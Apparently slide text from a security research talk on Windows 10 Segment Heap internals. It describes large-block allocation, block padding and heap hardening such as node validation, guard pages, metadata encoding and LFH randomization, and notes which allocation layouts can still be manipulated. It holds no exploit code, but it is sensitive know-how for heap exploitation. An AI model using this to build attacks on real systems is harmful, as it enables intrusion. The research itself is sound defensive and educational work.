
WINDOWS 10 SEGMENT HEAP INTERNALS

Internals: Large Blocks Allocation



Large Blocks Allocation

- Allocation Size: >508KB
- Blocks are allocated via `NtAllocateVirtualMemory()`
- Block metadata is stored in a separate heap



Large Blocks Allocation and Freeing

- Allocation
 - Allocate block's metadata
 - Allocate block's virtual memory
 - Mark block's address in the large allocation bitmap
- Freeing
 - Unmark block's address in the large allocation bitmap
 - Free block's virtual memory
 - Free block's metadata




WINDOWS 10 SEGMENT HEAP INTERNALS

Internals: Block Padding



Block Padding

- Added if the application is not opted-in by default to use the Segment Heap
- Padding increases the total block size and changes the layout of backend blocks, VS blocks and LFH blocks





WINDOWS 10 SEGMENT HEAP INTERNALS

Internals: Summary



Internals: Summary

- Four components: Backend, VS allocation, LFH, and large blocks allocation
- Largely different data structures compared to the NT Heap
- Free trees instead of free lists
- Only VS blocks have a header at the beginning of each block
- Backend/VS allocation: Best-fit search algorithm with preference to most committed block
- LFH allocation: Free blocks are randomly selected



WINDOWS 10 SEGMENT HEAP INTERNALS


Security Mechanisms




FastFail on Linked List Node Corruption

- Segment and subsegment lists are linked lists
- Prevents classic arbitrary writes due to corrupted linked list nodes

Node Insertion Validation




Node Removal Validation



FastFail on Tree Node Corruption


- Backend and VS free trees are RB trees
- Prevents arbitrary writes due to corrupted tree nodes

Example: ParentValue Verification Before Parent Manipulation




Heap Address Randomization

- Makes guessing of the heap address unreliable




Guard Pages

- Prevents overflow outside the subsegment (VS and LFH blocks) or outside the block (large blocks)
- VS/LFH subsegment size should be $\geq 64\text{KB}$
- Backend blocks (non-subsegment) do not have a guard page



Function Pointer Encoding

- Protects function pointers in the HeapBase from trivial modification



VsContext Callbacks Encoding




LfhContext Callbacks Encoding



VS Block Header Encoding

- Protects important VS block header fields from trivial modification

VS Subsegment




VS Block Header Encoding



LFH Subsegment BlockOffsets Encoding


- Protects important LFH subsegment header fields from trivial modification

LFH Subsegment




```
windbg> dt ntdll!_HEAP_LFH_SUBSEGMENT -r
...
+0x028 BlockOffsets      : _HEAP_LFH_SUBSEGMENT_ENCODED_OFFSETS
+0x000 BlockSize        : Uint2B
+0x002 FirstBlockOffset : Uint2B
+0x000 EncodedData      : Uint4B
...
```

LFH Subsegment BlockOffsets Encoding



LFH Allocation Randomization

- Makes exploitation of LFH-based buffer overflows and use-after-frees unreliable
- Example: 8 sequential allocations in a new LFH subsegment



Security Mechanisms: Summary

- Important Segment Heap metadata are encoded
- Linked list nodes and tree nodes are checked
- Guard pages and some randomization are added
- Precise LFH allocation layout manipulation is difficult
- Precise backend and VS allocation layout manipulation is achievable (no randomization)



WINDOWS 10 SEGMENT HEAP INTERNALS


Case Study and Demonstration



WinRT PDF

